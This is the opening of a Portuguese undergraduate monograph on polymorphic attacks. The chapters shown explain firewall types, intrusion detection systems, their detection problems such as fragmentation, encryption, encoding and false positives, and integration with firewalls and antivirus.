FGP - FACULDADE GENNARI & PEARTREE

Sistemas de Informação

ATAQUES POLIMÓRFICOS

Rodrigo Rubira Branco

Pederneiras - SP

2005

FGP - FACULDADE GENNARI & PEARTREE

Sistemas de Informação

ATAQUES POLIMÓRFICOS

Rodrigo Rubira Branco

Monografia apresentada ao Departamento de Sistemas de Informação da FGP, como requisito para a conclusão do Curso de Sistemas de Informação, sob a orientação específica da Prof.Vânia.

PEDERNEIRAS - SP

2005

Folha de Aprovação

Pederneiras, ____ de _____ de 2005.

Assinatura

Orientador:..........

Examinador:..........

Examinador:..........

Dedicatória

A pessoa que mais amo, minha mãe, que sempre me apoiou e defendeu, incondicionalmente me ajudando em tudo que precisei.

Injustamente não posso deixar de dedicar também a meu pai, que sempre forneceu os recursos necessários para meu crescimento e aprendizado, sendo um exemplo de pessoa a ser seguida.

Dedico também a minha irmã, que sempre me forneceu a energia para continuar, mostrando-se o melhor exemplo de esforço e dedicação que eu jamais poderia ter tido sem ela.

Por fim, mas nunca menos importante, gostaria de dedicar este trabalho a todas as pessoas que passaram pela minha vida e forneceram mais um grande aprendizado e aos milhares de estudiosos que forneceram toda a base de conhecimento que pude ter e a minha faculdade em geral, incluindo sem exceção todos os professores, pois permitiram que me formasse, apesar de todas as características contrárias que podiam ser vistas em mim, demonstrando-me o valor do aprendizado científico.

Agradecimentos

Agradeço primeiramente a todos os citados em minha dedicatória, pois sem dúvida o foram por me ajudarem em diversas etapas de minha vida.

Deixo aqui um agradecimento especial a empresa MD Systems, na qual atualmente faço parte, por sempre compreender as minhas necessidades de me ausentar do trabalho por questão da faculdade, dando-me tempo para realização das provas e trabalhos, bem como desta monografia.

Agradeço a meus colegas de trabalho, que sempre me mandaram palavras de incentivo a cada etapa vencida.

Agradeço também a meus familiares, em especial aos meus avós maternos, pelo grande interesse e apoio que sempre mostraram em mim.

Ao prof. Rodrigo Jorge Funabashi, que foi meu orientador inicial neste trabalho, por me mostrar e apoiar no estudo científico, tendo aceitado me auxiliar também em projeto de iniciação científica apresentado na UFSCar.

Ao prof. Fernando Vieira Paulovich, pois me mostrou como escrever um artigo científico e estruturá-lo da melhor maneira, sempre entendendo e apresentando os meus erros.

A prof. Vânia, que ao assumir minha orientação, compreendeu as diferenças e dificuldades do meu projeto, fornecendo o apoio que precisei.

Finalmente, agradeço novamente a faculdade onde estudo,pois inicialmente, erroneamente, eu via o mundo científico apenas como um diploma a ser conseguido e pelas diversas pessoas que passaram por mim nestes anos, especialmente nosso coordenador Sergio Borges e o diretor Carlos Comini (que sempre apoiaram e parabenizaram meus progressos) e os professores já anteriormente citados, tive minha visão modificada e ampliada.

Tornando meu agradecimento ainda maior, preciso citar minhas colegas que me ajudaram e tornaram possível minha chegada a esta etapa: Janaina, Beatriz e Débora, sem elas jamais teria conseguido chegar aqui.

Sumário

Resumo

Há muito tempo surgiu a necessidade da proteção de informações confidenciais por parte de empresas e usuários, tendo sido desenvolvidas diversas ferramentas [Northcutt, 2002] com o intuito de garantir a segurança de tais dados.

Dentre estas ferramentas, a que mais causa discussões/polêmicas até os dias atuais é o Detector de Intrusos (IDS - Intrusion Detection System) [Northcutt, 2000]. Todos os conceitos neste estudo abordados também são válidos para Prevenção de Intrusos (IPS - Intrusion Prevention System) [Endorf, 2004].

Estes sistemas inicialmente trabalhavam como os softwares antivírus, verificando simples assinaturas de ataque [(Northcutt, 2001)(Branco, 2004a)(Branco, 2005)] através de técnicas de comparação de strings (pattern match).

Assim como no caso dos vírus, que evoluíram suas técnicas de contaminação, evitando assim as detecções, os atacantes também modificaram as técnicas de ataques, utilizando-se de códigos que se "auto-modificam" quando executados, evitando assim a detecção por simples comparação de strings.

A grande dificuldade de se testar os detectores de intrusos contra tais técnicas, está na complexidade de simulá-las e entendê-las. Este trabalho visa completar o software SCMorphism [Branco, 2004b] que automatiza o processo deste ataque, possibilitando assim

testes de detectores de intrusos e explicar a técnica utilizada, armando assim também a comunidade de segurança da informação com recursos para combater este método já amplamente utilizado em ataques. Fontes de informações escassas sobre este tópico foram a principal motivação para a escrita desta monografia, como pode ser observado em diversos livros referência na área, que mal citam a técnica aqui abordada [(Northcutt, 2001)(Endorf, 2004)]

Embora muitos fornecedores minimizem o uso de pattern match em seus métodos de detecção [ISS, 2005], este recurso ainda é muito utilizado e necessário pela grande maioria dos sistemas de detecção do mercado [Koziol, 2003].

Palavras-chave

IDS - IPS - POLIMORFISMO - SHELLCODE - ATAQUES - segurança - REDES - evasão - TESTE DE intrusão

I - Firewalls

1.1. Por que utilizar?

Sistemas de Firewall são uma maneira muito sucinta de se impor uma política de segurança da empresa, aumentando desta forma o nível de segurança obtido.

Muitos recursos podem ser utilizados por um Firewall, o que difere algumas soluções gratuitas e outras de milhares de dólares (como um personal Firewall e um Firewall Cisco ou Checkpoint por exemplo).

Os sistemas de Firewalls podem ser divididos em diversos tipos, podendo um Firewall se encaixar em múltiplas características abaixo demonstradas.

Embora um sistema de filtragem (Firewall) seja comumente visto apenas no perímetro externo da rede, seu uso também é encorajado na estrutura interna, sempre separando duas redes (confiável e não-confiável, tal como uma rede academia de uma universidade (formada

pelos laboratórios dos alunos) e a rede administrativa da mesma (composta pelos funcionários, sistema de gestão de notas/alunos, entre outros)).

1.2. Tipos de Firewalls

1.2.1. Connection Less (filtro de pacotes)

Este tipo de Firewall é comumente encontrado em roteadores e tem uma utilidade na rede muito maior do que a ele geralmente atribuída.

Firewalls Stateful (abordados adiante) são muito lentos em seu processamento, não devendo portanto serem deixadas regras de nível de rede simples para estes processarem (regras tais como simples bloqueios de ips e controle de spoof por exemplo).

1.2.2. Proxy (Firewall de Aplicação)

Grande utilidade no controle de conteúdo, são Firewalls de camada 7 que abrem os pacotes que por ele passam para checar se cumprem determinados itens.

Considerando-se que a segurança da informação deve contemplar não apenas a entrada da rede, como também sua saída, possuem valor inestimável em um projeto de segurança.

Muitas publicações atribuem aos Firewalls de Aplicação igualdade de valor a um Firewall Proxy, sendo que sua principal diferença consiste no fato do Firewall de

Aplicação ser um simples Gateway que analisa características da aplicação, enquanto o Firewall Proxy possui um lado cliente e um lado servidor.

As máquinas conectam-se ao lado servidor deste, que atende a solicitação e o lado cliente conecta ao servidor de destino realmente (isto permite esconder por exemplo qual o navegador cliente que esteja realizando um determinado acesso, controle de downloads, entre outras coisas).

Um Firewall de aplicação bem configurado dificulta e muito o acesso a backdoors [Branco, 2005b] instaladas no sistema, pois controlam a rede de forma a entender quais os protocolos que por ela passam (e que poderiam ou não estar trafegando).

1.2.3. Firewall Gateway

Máquinas que podem possuir um antivírus e seu único objetivo é receber os pacotes em uma interface entrante, passar antivírus e encaminhá-lo a outra interface, não fazendo outras filtragens.

Um Firewall Gateway poderia também repassar os pacotes a um IDS e fazer filtragem baseada nos resultados das análises de ataque.

O uso mais comum deste tipo de tecnologia pode ser visto com soluções como Websense [Websense, 2005], onde um Firewall passa todo o tráfego de dados pela mesma para verificação e controle de acesso entre outras funcionalidades (tais como categorização de sites).

1.2.4. Firewall Stateful

Poderoso sistema Firewall que se "lembra" das conexões entrantes, evitando os chamados "Stealth Scans" [Maimon, 1996]

Um Firewall Stateful possui uma tabela (connection track) que armazena todas as informações que por ele passam, podendo definir o tráfego de retorno destas para serem aceitos.

Existem dois mecanismos de Stateful que um Firewall pode prover, e é muito importante entender sua diferença: Filtragem com Estado x Inspeção com Estado.

O contexto de filtragem com estado leva em consideração aspectos das camadas 3 e 4 do modelo OSI (camada de rede e transporte respectivamente) para se fazer o controle dos estados dos pacotes.

Pode-se portanto marcar o sequence number de uma sessão TCP e saber desta forma que um tráfego está retornando a uma conexão já estabelecida, e assim por diante.

No entanto, protocolos mais complexos como o FTP [Reynolds, 1985] por exemplo (utiliza uma porta para dados e outra para controle) não conseguem ser suportados facilmente por esta tecnologia, pelo fato do sistema de filtragem do firewall não conseguir "enxergar" a camada de aplicação e os dados que por ela são negociados (um dos Firewalls Stateful mais utilizados encontra-se no sistema operacional Linux, e embora seja comumente chamado de iptables, trata-se do netfilter [Netfilter, 2005]. Tal Firewall possui recursos especiais para NAT de determinados protocolos, tais como o FTP).

A inspeção com estado (termo criado pela Checkpoint [Checkpoint, 2005] para diferenciar sua tecnologia dos concorrentes) consiste em se armazenar os estados das aplicações também embasado em informações de aplicação, como as portas

negociadas para uma sessão FTP por exemplo. Para facilitar o entendimento da diferença entre estas tecnologias, um Firewall Linux utilizando netfilter precisaria liberar a porta de dados do FTP previamente em suas regras, e indicar que conexões a ela seriam aceitas apenas se estivessem relacionadas a uma conexão anterior (a conexão de controle) ou já estivessem estabelecidas (tráfego de dados já passando pela conexão de dados). Um Firewall como Checkpoint permite a negociação dinâmica da porta de dados, sem ter necessariamente uma regra pré-estabelecida especificando a mesma.

1.3. Limitações de um Firewall

Mesmo os recursos mais avançados de um Firewall (como inspeção de aplicação) são limitados em termos de detecção de ataques para aplicações.

Sistemas como este aliviam o processo, mas não podem ser colocados em operação para grande número de servidores e situações por serem um overhead a mais no funcionamento normal das redes de computadores da instituição.

Dado isto, muitas vezes para o Firewall o funcionamento da aplicação deve ser ignorado, deixando assim uma porta de entrada para possíveis ataques através de serviços que necessariamente devem ser permitidos (por exemplo, seu servidor web).

Soluções mais modernas referentes a Firewalls de Camada de aplicação permitem a detecção de shellcodes [colocar referência do próprio texto] e análises mais profundas para inspeção de protocolos [colocar referência do próprio texto], ainda assim possuindo diversas limitações referentes a ataques não conhecidos, enfrentando as mesmas dificuldades que serão abordadas referentes a IDS.

II - IDS

2.1. O que é e como funciona uma ferramenta IDS

O IDS é uma ferramenta inteligente capaz de detectar tentativas de invasão em tempo real. Esses sistemas podem atuar somente alertando as tentativas de invasão, como também, aplicando ações necessárias contra o ataque (lançar um RST na conexão, adicionar uma regra de Firewall, entre outras).

O IDS tem como objetivo detectar ações anormais, impróprias e incorretas, sendo um componente de defesa fundamental em uma organização. Além disso, estes sistemas também podem detectar ataques provenientes de portas legitimas que passam pelo firewall, abalando a segurança interna. O IDS funciona como uma espécie de alarme contra invasões, tendo como base em suas detecções assinaturas conhecidas ou desvios de comportamento. Ao identificar os primeiros sinais de um possível ataque, o IDS reconhece o problema e notifica o responsável.

Um dos IDS mais utilizados e populares no momento é o SNORT [Koziol, 2003], que possui código-fonte aberto e pode ser executado em qualquer sistema UNIX e inclusive em windows e será amplamente utilizado nesta monografia para os exemplos e testes a serem demonstrados. Diversas limitações existentes no SNORT serão esclarecidas e elucidadas, facilitando assim o entendimento dos problemas com detectores de intrusos e justificando os altos custos de soluções comerciais.

2.2. Por que utilizar?

1. Firewalls podem agir somente sob ataques, IDS detectam as varreduras;
2. Firewalls agem segundo regras pré-estabelecidas que geralmente não enxergam a camada de aplicação, enquanto IDS podem detectar anomalias ao funcionamento ideal e aprendem ataques baseados em assinaturas que podem ser instaladas automaticamente;
3. IDS servem como base para uma análise forense e facilitam a auditoria do sistema instalado;
4. IDS podem interagir com outras tecnologias de segurança, como Firewalls, controladores de banda e antivírus para prover um alto grau de segurança às redes.

2.3. Tipos de IDS

Diversas formas existem para se classificar os detectores de intrusos, sendo que prefere-se classificar pelo modo como detectam os ataques de tal forma:

1. Por Assinatura;
2. Por Anomalia.

2.3.1. Por assinatura

Detectores por assinatura possuem uma tabela pré-configurada (que geralmente é automaticamente atualizada via internet) de ataques existentes e comparam todo o tráfego gerado com esta tabela relacionada para decidirem se os mesmos são ou não ataques.

2.3.2. Por anomalia

Detectores por anomalia conhecem o funcionamento normal dos protocolos e detectam mudanças neste funcionamento como sendo ataques (quebras de sessões, handshakes, etc.).

A maioria dos detectores funciona com um modo mesclado destas duas tecnologias, sendo que ainda podem ser divididos em quatro outros tipos, conforme sua funcionalidade e posicionamento na estrutura da REDE.

1. HIDS
2. NIDS
3. IDS Ativo
4. IDS Passivo

2.3.3. HIDS

Detectores de intrusão para host (Host IDS)

Este tipo de detector prevê ataques apenas para o equipamento em que executa e normalmente é ativo (veja IDS Ativo mais adiante).

Uma grande gama de detectores de intrusão para Host possuem funcionalidade forense (como o software Tripwire [Tripwire, 2005] ou Aide [Aide, 2005], que geram um Hash [RSA, 2005] MD5 [RSA, 2005] de todos os arquivos do sistema, que podem ser comparados com o sistema em situações posteriores, denunciando qualquer mudança nos mesmos). Recursos como apresentados em eventos de segurança [Branco, 2005] podem ser utilizados para se gerar hashs MD5 ou SHA1 [RSA, 2005] para em tempo de execução serem checados e proibir execução de softwares que não coincidam com o hash.

Fora de seu uso forense, este tipo de detector de intrusão em host geralmente é dispensado por um detector em rede (embora as tecnologias de detecção cada vez mais estejam migrando para a estação, segundo a própria Cisco [Cisco, 2005] e 3com [3com, 2005], que lançaram respectivamente um software IDS para hosts (estações) e uma placa de rede com Firewall integrado para as estações também). Como argumento para o uso de soluções em REDE tem-se o fato de que não podem ser desabilitados por comprometimento dos equipamentos locais. O contra-argumento utilizado é que para se analisar todo o tráfego de uma rede, deve-se abrir mão de diversos testes que gerariam alta-latência em grande escala.

2.3.4. NIDS

Detectores de intrusão para Rede (Network IDS)

Este tipo de detector de intrusão fica em um segmento de rede detectando todo o tráfego malicioso que passa pelo barramento. Operam em modo promíscuo [Madge, 2005] e em caso de redes switched precisam do recurso de espelhamento de portas ativado para funcionarem.

Seu uso é crescente e fortalece a segurança da rede de maneira exponencial.

2.3.5. IDS Ativo

Sistema de detecção de intrusos que permite de alguma forma atuar em conexões consideradas como ataque (não efetua o bloqueio, apenas lança um pacote para término de conexão ou interage com um Firewall).

Obviamente uma característica muito importante em um sistema de IDS, muitas vezes deixada de lado por questões de segurança do mesmo (a interface de rede precisa

operar em modo full-duplex, podendo transmitir dados para que pare uma conexão, o que faz com que responda pacotes que venham a ele). O uso mais adequado para esta situação é possuir uma outra interface de rede apenas para comunicação com o Firewall (veja mais sobre OSEC adiante).

2.3.6. IDS Passivo

Detector de intrusos que simplesmente captura os dados e gera os alertas devido a estes.

Pode ter sua interface de rede em modo half-duplex (apenas recebendo dados) e inclusive ter o protocolo ARP desabilitado, evitando desta forma aparecer em qualquer tipo de pesquisa por sua presença na rede.

Estas ações são fundamentais para se evitar ataques diretos contra os sensores de detecção de intrusos [(Miranda, 2000)(Checkpoint, 2000)(ISS, 2004)(ISS, 2005b)].

2.4. Problemas com Detecção de Intrusão

- Fragmentação
- Criptografia (VPN)
- UUEncode/Gzip Encode
- Falsos Positivos x Falsos Negativos
- Velocidade do Link x Parse

A detecção de intrusos sofre de vários males muitas vezes não solucionáveis, e que devem ser levados em consideração quando da implementação de um sistema deste tipo, ou da escolha de um fornecedor de tais soluções.

Dentro destes problemas, alguns se destacam e realmente fazem uma enorme diferença no desempenho e resultado total do sistema a ser implementado, podendo inclusive tornar inviável determinada solução.

2.4.1. Fragmentação

A fragmentação de pacotes adiciona complexidade também aos detectores de intrusos, assim como aos servidores e Firewalls de nível de aplicação.

Isto porque para a real avaliação do pacote (determinar se este contém um ataque ou não) será necessário fazer o reassembly do mesmo (ou seja, remontar o pacote fragmentado).

No entanto, para esta remontagem é necessário o recebimento de todos os fragmentos, sendo que até que todos cheguem e sejam avaliados o ataque já pode ter sido satisfeito (no caso de análise não in-line [Connell, 2004]).

Mantimento de estado também sofre com problemas ao se trabalhar com pacotes fragmentados, que são muito utilizados em ataques de Denial, mas agora também vêm sendo freqüentemente executados em explorações.

A melhor solução a se enfrentar é possuir um Firewall de nível de aplicação que apenas deixe passar pacotes fragmentados após o recebimento de todos os fragmentos do pacote, verificando assim a ação a ser tomada, enquanto o IDS verifica se este contém ou não um ataque e se integra com o Firewall para porventura fazer o bloqueio que seja necessário.


2.4.2. Criptografia (VPN)

A criptografia é uma técnica altamente utilizada para se manter a privacidade dos dados principalmente em redes compartilhadas (como a internet ou redes locais).

Ela é um excelente recurso de segurança para as empresas, mas deve-se levar em consideração que os pacotes criptografados podem trazer neles ataques que não serão detectados pelos equipamentos de segurança, se mal posicionados.

VIDA REAL

Muitas vezes tem-se o seguinte desenho para posicionamento de um sensor IDS:




Em tal figura, observa-se que o IDS que existe entre a matriz e a filial, para detectar ataques vindos através da rede da filial contra a matriz é simplesmente inútil.

Isto porque os pacotes passarão por eles criptografados e este não conseguirá verificar ataques contidos nos mesmos (além de ter um overhead desnecessário, tentando detectar ataques em um tráfego que ele não conseguira ver nada).

Para este tipo de ambiente, levar em conta a infra-estrutura que envolve a VPN é fundamental.

Uma possível remodelagem desta rede pareceria assim:



2.4.3. UUEncode/Gzip Encode

Codificar um arquivo_1 no formato uuencode é obter um outro arquivo_2 de tal forma que:

a) Cada byte do arquivo_2 é obtido a partir de operações aritméticas feitas com os bytes do arquivo_1;

b) Cada byte do arquivo_2 está no intervalo [32, 96], ou seja, ocupa uma posição da 32a. a 96a. na tabela ASCII. Assim, todo caracter do arquivo_2 'uuencoded' deverá ser um dos caracteres listados na seguinte linha:

`!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_

O algoritmo uuencode, usado no mundo inteiro, é o seguinte:

1. Considere um grupo de 3 bytes do arquivo_1 e obtenha suas representações binárias de 8 dígitos (bits). São obtidos assim um total de 24 bits;
2. Separe o grupo de 24 bits em 4 grupos de 6 bits;
3. Some 32 a cada grupo de 6 bits. O resultado obtido será considerado um byte do arquivo_2 'uuencoded'.

Por exemplo, se o arquivo_1 contiver os caracteres ASCII de números 7 (que tem o nome de "beep"), 13 (que é o "Enter") e 27 (o "Esc") cujas representações binárias são 00000111 (= 7), 00001101(= 13) e 00011011 (= 27) dão origem aos 24 bits 000001110000110100011011 que podem ser separados em 4 grupos de 6 bits 000001 110000 110100 011011 que correspondem na notação decimal a 1, 48, 52 e 27, respectivamente. Somando 32 a cada um desses números, obtemos 33, 80, 84 e 59.

Estes serão os bytes do arquivo_2, que correspondem na tabela ASCII aos caracteres "!", "P", "T" e ";".

Observa-se que desse modo, 3 caracteres de controle (beep, Enter e Esc) se transformam em 4 caracteres "normais", prontos para serem enviados como se fosse

um texto. O receptador do arquivo assim codificado deverá submeter o texto recebido a um programa decodificador usualmente chamado 'uudecode' para recuperar o arquivo original.

Além dos bytes obtidos pela aplicação do algoritmo acima, costuma-se distribuir os bytes do arquivo codificado em linhas com 61 caracteres. O primeiro caracter de cada linha está relacionado com a quantidade de bytes do arquivo original codificados na linha. Como para cada 3 bytes do arquivo original tem associado 4 bytes codificados, e para cada 60 caracteres é acrescentado mais um no inicio da linha, pode-se concluir que um arquivo no formato uuencode é aproximadamente 35% maior do que o arquivo original.

O inicio do arquivo no formato uuencode é identificado com uma linha que contém a palavra "begin", seguido do modo de permissão do arquivo (usado somente pelo Unix ou Linux) e o nome original do arquivo. Depois do último byte codificado, acrescenta-se um "end".

Um algoritmo mais recente, menos utilizado, semelhante ao uuencode é o xxencode. A diferença está apenas nos caracteres utilizados. O algoritmo xxencode utiliza a tábua de caracteres:

+-0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz

ao invés da tábua de caracteres:
`!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_

usada pelo uuencode.

Além do uuencode ou xxencode, existem muitos outros métodos para codificar um arquivo binário em um texto. Temos por exemplo o método BTOA, Base64 (também conhecido como MIME), Gzip, entre outros.

O gzip encode compacta os arquivos e posteriormente gera um código somente em texto para facilitar o tráfego.

Os problemas encontrados com estes encoders situam-se na questão que é possível camuflar um código malicioso dentro de um desses padrões de codificação, burlando a presença do IDS, ao se utilizar de codificações diferentes daquelas que o IDS conhece como de possíveis ataques.

Um exemplo comumente visto seria a codificação via Base64 de strings de ataque para servidores WEB (o IIS também suporta UUEncode).

2.4.4. Falsos Positivos x Falsos Negativos

Falso positivo ocorre quando um sistema de detecção de intrusos detecta algo como sendo um ataque, sendo que na verdade trata-se de um tráfego normal.

Um exemplo deste acontecimento seria um alerta para a exploração de um servidor WEB IIS (plataforma Microsoft) sendo que o servidor WEB é um Apache (rodando sob plataforma Linux).

Estes falsos positivos geram logs que deverão ser analisados e que muitas vezes tornam totalmente impossível o uso de um sistema de IDS por lotarem a tela do administrador de LOGs totalmente falsos.

Evitar que falsos positivos ocorram é realmente um processo muito difícil, pois deve-se levar em conta o outro lado da moeda: Os falsos negativos.

Um falso negativo consiste de um ataque que o IDS não alerta por considerar tráfego legítimo.

Obviamente falsos negativos são muito perigosos e não deveriam existir, mas quanto menos os falsos positivos, maiores as chances de se obter os falsos negativos.

VIDA REAL

Para se retirar todos os falsos positivos de um IDS basta retirar todas as assinaturas de ataques que este possui, e como este não alertaria mais nenhum ataque, conseqüentemente não se obteria mais os falsos positivos (0% de falsos positivos).

No entanto, ataques reais passariam sempre desapercebidos por este IDS, já que não possui mais assinaturas (100% de falsos negativos).

Isto demonstra claramente a dificuldade em se balancear as 2 situações de problemas existentes, e daí a necessidade de uma customização dos sensores IDS conforme a plataforma existente na empresa, e a necessidade de um profissional altamente especializado para esta função.

2.4.5. Velocidade do Link x Parser

Existem diversos problemas que um IDS precisa verificar para determinar se o referido pacote é ou não um ataque.

Diversas comparações e análises são desempenhadas, e a velocidade com que os pacotes chegam (velocidade do link, largura de banda, capacidade da placa de rede) deve ser considerada, já que muitos detectores não agüentariam o aumento da demanda de pacotes, gerando assim falsos negativos (pacotes que não seriam analisados), sejam por falta de memória, processamento, placa de rede ou mesmo insuficiência ou inadequação do sistema que processa as análises (chamado de Parser).

2.5. Soluções em Detecção de Intrusão

2.5.1. Diminuição de falsos positivos

Falsos positivos podem ser diminuídos com a integração com análise de vulnerabilidades [XForce, 2005] e otimização das regras dos sensores para a plataforma existente. Deve-se ter muito cuidado, pois como mencionado a diminuição de falsos positivos pode elevar a taxa de falsos negativos.

2.5.2. Gerenciamento integrado de detectores (correlação de eventos)

O gerenciamento integrado de detectores leva em consideração a correlação de eventos em Detecção de Intrusão e sua importância.

Correlação refere-se a relação recíproca ou mútua entre duas ou mais entidades comparáveis em um determinado período de tempo.

Também pode ser realizada quando existe maior ou menor dependência mútua entre duas variáveis aleatórias.

Em segurança vê-se com a agrupação de múltiplos elementos individuais para a determinação de ataques ou situações anômalas nos diferentes elementos da arquitetura corporativa.

Na estatística tem-se como a troca simultânea do valor de duas variáveis aleatórias aparentemente não relacionadas.

Por que utilizar?

Múltiplas plataformas e sistemas de diferentes fabricantes com formatos de informações e registros totalmente fora de padrões comuns.

- Excessivas quantidades de dados (logs) que são difíceis de serem processados ou que limitam a efetividade dos equipamentos de investigação de incidentes
- O tráfego da internet e os scripts de automatização de ataques causam grandes quantidades de falsos positivos e de eventos de segurança em firewalls e detectores de intrusos, tornam os mesmos impossíveis de serem analisados sem uma forma automatizada de verificação
- Tanto os grandes volumes de dados como os falsos positivos causam uma grande perda de tempo (e recursos) nas analises
- Inexistência e dificuldade em se elaborar metodologias para revisão de logs

Algumas das informações mais comuns utilizadas para correlação de eventos são:

- Registros de segurança/Auditoria:
  - Firewalls
  - Antivírus
  - Sistemas de detecção de intrusos
  - Ferramentas de filtro de conteúdo
  - Ferramentas de busca de vulnerabilidades
  - Informação de análises de segurança “Manual”

- Registros de sistema/comunicações:
  - Unix Syslog.
  - NT Eventlog.
  - Routers, switches, etc.
  - Proxy’s.

- Informação de aplicativos:
  - Aplicações Corporativas (Aplicações próprias)
  - Mail, Servidor Web, DNS, etc.

- Informação de ferramentas de gestão:
  - Inventário
  - Gestores de SNMP (HPOV, Tivoli, etc.)

- Informação externa:
  - Security Focus (Vuln. DDBB)
  - Security Providers
  - Informação de fabricantes (Advisories)
  - Outras ferramentas de correlação

- Históricos:
  - Dados de correlação históricos
  - Métricas de rede e comunicações
  - Métricas de rendimento de sistemas

- Informação Interna:
  - Call center
  - Administradores

Tipos de Correlação

Micro correlação

Comparar dados de mesmo tipo gerados por diferentes fontes. (Buscar todos os eventos de um mesmo destino IP, por exemplo)

Correlação atômica

Tipo de micro correlação que se realiza sobre um mesmo tipo de dado não normalizado.

Macro correlação

Comparar múltiplos tipos de dados de diferentes sistemas. (Comparar um evento gerado por um IDS com o informe de um analisador de vulnerabilidades)

Correlação múltipla

Aplicar os outros tipos de correlação em fontes de dados gerados por múltiplas empresas (Managed Services)

Como uma forma de elucidar o funcionamento e importância da correlação de eventos, pode-se verificar o funcionamento da correlação na prática analisando-se o comportamento de worms como “CodeRed” [Symantec, 2005] nas redes empresariais.

As informações geradas pelos sistemas:

Firewall

Gera eventos informando de conexões dirigidas a porta 80 de diferentes Ips de origem, algumas destas conexões são negadas (DROP) e algumas conseguem passar ate os servidores web da empresa.

NIDS

Avisa da intenção do ataque a vulnerabilidade “IIS-IDQ” em alguns servidores.

Servidores WEB

Cada servidor web afetado pelo worm registra em seus logs as conexões do ataque e seu código de resposta ao mesmo.

HIDS

Registra as tentativas de ataque vistas nos logs do servidor WEB.

2.6. Integração de IDS + Traffic Shaping

- Controle de DoS, Worms e Vírus;
- Controle de Spams, e uso de Links por aplicativos indevidos;
- Garantia de disponibilidade dos serviços essenciais.

A integração de um detector de intrusos ou firewall de camada de aplicação a um traffic shapping (ferramenta de controle de banda - QoS) permite a proteção automatizada contra ataques de negação de serviço que visem consumo de banda.

Também permite a empresa garantir disponibilidade dos serviços essenciais e desempenho para os mesmos sobre outras ferramentas que utilizem a rede (serviços P2P, Messengers, entre outros).

2.7. Integração de IDS + Firewall

Os sistemas de detecção de intrusos podem e devem ser integrados a soluções de Firewall através de plataformas de comunicação seguras (criptografadas e autenticadas) entre estes dispositivos.

Este tipo de solução permite que varreduras (port scans), ataques mais amplificados, explorações e outros sejam automaticamente bloqueados pelo IDS adicionando-se regras ao sistema de Firewall.

A grande maioria das soluções de IDS possuem o recurso de resposta ativa, onde este finaliza uma seção aberta, mas a integração com um Firewall amplia este efeito com períodos de duração, bloqueio de conexões futuras e outros recursos.

O maior cuidado a ser tomado dá-se no caso de spoofs [Webopedia, 2005b] de hosts confiáveis, onde teríamos que o sistema de detecção de intrusos detectando o ataque poderia bloquear um acesso futuro de um parceiro, por exemplo. Para evitar este tipo de situação, deve-se ter em mente qual o tipo de situação de ataque que realmente deve ser bloqueada e quais as durações dos bloqueios (serviços essenciais podem ter os Ips de origem/destino das conexões em regras que não efetuam bloqueios automáticos).

2.8. Integração de Firewall + antivírus

Sistemas de Firewall modernos podem ser integrados com uma solução de antivírus, estendendo desta forma o conceito de detecção de intrusos para inclusive a detecção de worms e vírus que muitas vezes podem passar e penetrar em uma rede.

Com esta integração tem-se um sistema de Antivírus no gateway da rede, fazendo com que a plataforma de segurança seja totalmente integrada e ganhe desta forma no conceito de Defense in Depth.

